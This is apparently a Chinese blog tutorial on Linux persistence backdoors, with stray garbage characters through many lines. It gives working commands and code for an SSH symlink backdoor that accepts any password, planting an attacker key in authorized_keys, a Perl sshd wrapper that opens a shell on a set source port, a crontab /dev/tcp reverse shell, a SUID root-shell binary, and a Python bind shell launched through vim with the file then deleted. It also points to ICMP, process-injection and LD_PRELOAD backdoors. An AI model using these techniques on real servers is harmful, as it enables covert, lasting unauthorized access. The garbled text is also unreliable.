|
0x00:前言 持久化后门是指当入侵者通过某种手段拿到服务器的控制权之后,通过在服务器上放置一些后门(脚本、进程、连接之类),来方便他以后持久性的入侵,简单梳理一下日常遇见windows用的比较多的一些持久化方式方便以后排查问题使用. Linux7 B6 \# F: e7 h8 d v6 H- T
0x01:SSH( B) L; E% X# G7 }: }/ h, _
一、ssh软连接 SSH软连接后门的原理 1、Linux软连接ssh后门需要ssh配置允许PAM认证才能使用 2、将sshd文件软连接名称设置为su,这样应用在启动过程中他会去PAM配置文件夹中寻找是否存在对应名称的配置信息(su)3 s. H0 M3 K3 V
3、如果被控主机不允许root登陆可用其他已存在用户登陆 4、通过软连接的方式,实质上PAM认证是通过软连接的文件名(如:/tmp/su,/home/su)在/etc/pam.d/目录下寻找对应的PAM配置文件(如:/etc/pam.d/su) 5、任意密码登陆的核心是auth sufficient pam_rootok.so,只要PAM配置文件中包含此配置即可 SSH任意密码登陆 举个栗子9 L' q( M6 A3 S
靶机执行并查看是否软连接建立完成 - ( } P$ f- x5 G. D
- ln -sf /usr/sbin/sshd /usr/local/su;/usr/local/su -oport=12345
" j% [1 ]3 `7 h/ p8 {9 ~" [说明:建立软连接到/usr/local/su 文件,也可以在其他目录,su文件名字不能变,变了就无法登录.当然可以通过其他设置,更改su名字也是可以的.然后启动,并指定监听12345端口,登录的时候密码随意即可. 攻击者利用ssh并使用任意密码登陆靶机 - 6 ?4 Z1 }, ~" N$ `6 m2 K
- ssh root@1xx.1xx.1xx.1xx -p 12345
二、ssh利用公钥免密登录
. z& @4 W+ t, a% s" ]0 | 受害者:1.1.1.x 攻击者:2.2.2.x 现在攻击者想配置免密登录连接受害者 攻击者机器:
4 W# f8 z0 K+ F$ J6 `8 t, ]- # ssh-keygen -b 4096 -t rsa
一路回车回车默认就行,在/root/.ssh/目录下生成了两个文件 id_rsa、id_rsa.pub
' e* r ^6 ]' [) O6 i- A- # cat /root/.ssh/id_rsa.pub
全部copy文件内容 受害者机器: - , Y: {; q1 j- S! }% f6 B0 f
- # vi /root/.ssh/authorized_keys
攻击者的id_rsa.pub内容粘贴到文件里面(如果原来存在内容就另起一行粘贴)
/ A* F+ k4 }3 i* `; v, Q- # chmod 600 /root/.ssh/authorized_keys
: D$ y( p) w* a6 B( y) Z) V: ` - # chmod 700 /root/.ssh
( [ C6 u( P, V. |' x. g攻击者利用公钥登录
% k8 F4 n" x' A! y: m- o- # ssh -i /root/.ssh/id_rsa root@2.2.2.x
: ?7 Y, {0 U5 j缺点:容易被发现 三、ssh wrapper后门 init首先启动的是/usr/sbin/sshd,脚本执行到getpeername这里的时候,正则匹配会失败,于是执行下一句,启动/usr/bin/sshd,这是原始sshd. 原始的sshd监听端口建立了tcp连接后,会fork一个子进程处理具体工作.这个子进程,没有什么检验,而是直接执行系统默认的位置的/usr/sbin/sshd,这样子控制权又回到脚本了.此时子进程标准输入输出已被重定向到套接字,getpeername能真的获取到客户端的TCP源端口,如果是19526就执行sh给个shell. 被控端 [root@Jaky ~]# cd /usr/sbin [root@Jaky sbin]# mv sshd ../bin [root@Jaky sbin]# echo ‘#!/usr/bin/perl’ >sshd [root@Jaky sbin]# echo ‘exec “/bin/sh” if(getpeername(STDIN) =~ /^..4A/);’ >>sshd [root@Jaky sbin]# echo ‘exec{“/usr/bin/sshd”} “/usr/sbin/sshd”,@ARGV,’ >>sshd [root@Jaky sbin]# chmod u+x sshd [root@Jaky sbin]# /etc/init.d/sshd restart 控制端 socat STDIOTCP4:受害者IP:22,sourceport=19526
# e/ W$ l) [0 }/ W, u) q
优点: 1、隐蔽性较强,无需要编译,使用于大部分环境中. 2、在无连接后门的情况下,管理员是看不到端口和进程的,last也查不到登陆. 缺点: 1、需要重启sshd进程. 四、Crontab定时任务 Crontab定时任务就像windows中的定时任务,在Linux系统中,计划任务一般是由cron承担,我们可以把cron设置为开机时自动启动.7 g: x$ S2 G6 a" Z- V

# U5 y7 Q1 a0 B$ V; l" a/ m- (crontab -l;echo '* 1/5 * * * exec 9<> /dev/tcp/127.0.0.1/8888;exec 0<&9;exec 1>&9 2>&1;/bin/bash --noprofile -i')|crontab -
0x02:SUID后门 当s这个标志出现在文件所有者的x权限上时,此时就被称为Set UID.简程SUID. 当一个文件或者程序所属 suid为0时,那么它的归属及为root,当执行该文件时,其实是以root身份执行的. 必要条件: 1、SUID权限仅对二进制程序有效。 2、执行者对于该程序需要具有x的可执行权限 3、本权限仅在执行该程序的过程中有效 4、在执行过程中执行者将具有该程序拥有者的权限 举个栗子
1 p8 I! Y& R# S$ {2 I# X
% s! a. H7 }% j- #include<stdlib.h>- H4 g5 w- b8 J! D; Q/ O4 o
- main () {+ F' |: v5 G$ u5 e) }- t; W
- setuid(0);
2 ^1 ~7 ~1 [7 R) W - system("/bin/bash");3 I: H$ w/ M$ D! m2 j* z3 b
- }
; }% O& Q, H" E) C0 O6 @- 编译成二进制文件
6 n0 J/ F3 e. ^( I) f* H; b - gcc suid.c -o luomiweixiong
0 j9 u! P, H9 a% K3 p - 赋予suid权限
/ _ R: W9 P3 m# R S- i9 t - chmod 4755 luomiweixiong
5 p9 J* v: k6 h, z7 l - chmod u+s luomiweixiong+ N7 A9 v/ w' ^5 c9 z- g3 m
- 假设webshell权限较低,希望使用suid shell执行root命令,通过web的方式调用& n2 r: Q4 H3 H+ \ w1 w
- http://localhost/suid.php?path=/tmp/luomiweixiong&cmd=id U7 t: a) h2 Z( r! f) M
- 即可以root的权限执行命令id
, r- {" @3 d1 H参考
- I% Y% K9 e3 Q0 ?9 S- http://pythonpig.github.io/2018/06/26/suid%E5%90%8E%E9%97%A8(suid-shell)/

0x03:协议后门 在一些访问控制做的比较严格的环境中,由内到外的TCP流量会被阻断掉.但是对于UDP(DNS、ICMP)相关流量通常不会拦截. 主要原理就是利用ICMP中可控的data字段进行数据传输 Github上的协议后门利用
+ W2 R- Q7 ^, A: B- http://github.com/andreafabrizi/prism
# V6 [. W* q; ~ p0 d% H$ h参考文章) p7 c& o4 W, T: C
- http://zhuanlan.zhihu.com/p/41154036
7 u j5 t/ Y( H. b' ?0 D: |. k- O4 D
0x04:VIM后门 Vim是从 vi 发展出来的一个文本编辑器.代码补全,编译及错误跳转等方便编程的功能特别丰富,在程序员中被广泛使用,和Emacs并列成为类Unix系统用户最喜欢的文本编辑器. 使用环境 1、安装了VIM编辑器 2、python扩展(绝大版本默认已安装) 参考 - http://github.com/ianxtianxt/WOTD
' _: L% k8 b, G9 H. H
首先使用一个python开启本地监听端口8888的脚本 - : O1 c/ [& C3 {: l& T5 v/ w; }
- from socket import *" n, H! S3 ?" o b \' j
- import subprocess
$ R/ V' x* c/ h1 z - import os, threading, sys, time m/ ~& r: L3 u3 i0 a9 H/ _1 K
- if __name__ == "__main__":
# t/ D7 [. V7 R' @. }/ M; @7 L5 \ - server=socket(AF_INET,SOCK_STREAM)4 z6 ]! G5 Q6 E3 a: d" c# c; ^' r
- server.bind(('0.0.0.0',8888))
2 O7 L2 ]' M( k! M - server.listen(5)
3 S) O. T; @- z! R' S - print 'waiting for connect'$ l) z+ |" y* B: y( o0 |8 {
- talk, addr = server.accept()
7 [& ^% l# O$ {. q" ` l - print 'connect from',addr# Z P& i# t3 J
- proc = subprocess.Popen(["/bin/sh","-i"], stdin=talk,$ s5 }, T& D0 I; j5 G) J
- stdout=talk, stderr=talk, shell=True)
! [! v( F& f3 \) t' `7 D; L同时使用vim的pyfile来执行python脚本 - 4 p5 w9 e+ S- x' |
- $(nohup vim -E -c "pyfile jaky.py"> /dev/null 2>&1 &) && sleep 2 && rm -f jaky.py
攻击者开启NC链接就OK2 @8 { P* [# V2 \" m ^

0x05:linux进程注入 原理上来说,是通过获取其它的进程并修改它,一般是通过操作系统所提供的调试接口来实现的, 在linux中具有调试功能的工具有ptrace、Gdb、radare2、strace等,这些工具都是使用ptrace这个系统调用来提供服务的. ptrace系统调用允许一个进程去调试另外一个进程。 参考 - http://kevien.github.io/2018/01/28/linux%E8%BF%9B%E7%A8%8B%E6%B3%A8%E5%85%A5/
* o8 J+ z5 S* Q4 ^
Github上利用代码
8 c8 X/ D( s7 [ Y- http://github.com/gaffe23/linux-inject/
9 b* v0 X, s/ [衍生的另外一个技巧 "linux一种无文件后门技巧" 文章参考链接 http://kevien.github.io/2018/02/20/linux%E4%B8%80%E7%A7%8D%E6%97%A0%E6%96%87%E4%BB%B6%E5%90%8E%E9%97%A8%E6%8A%80%E5%B7%A7%28%E8%AF%91%E6%96%87%29/
O7 o; v: ^ ^2 g+ y$ @ Z& t
0x06:动态链接库后门 在Linux操作系统的动态链接库在加载过程中,动态链接器会先读取LDPRELOAD环境变量和默认配置文件/etc/ld.so.preload,并将读取到的动态链接库文件进行预加载,即使程序不依赖这些动态链接库,LDPRELOAD环境变量和/etc/ld.so.preload配置文件中指定的动态链接库依然会被装载,这样就导致了动态链接库文件可以被当做后门使用. ; J0 Q5 t4 k+ R- d) s
参考
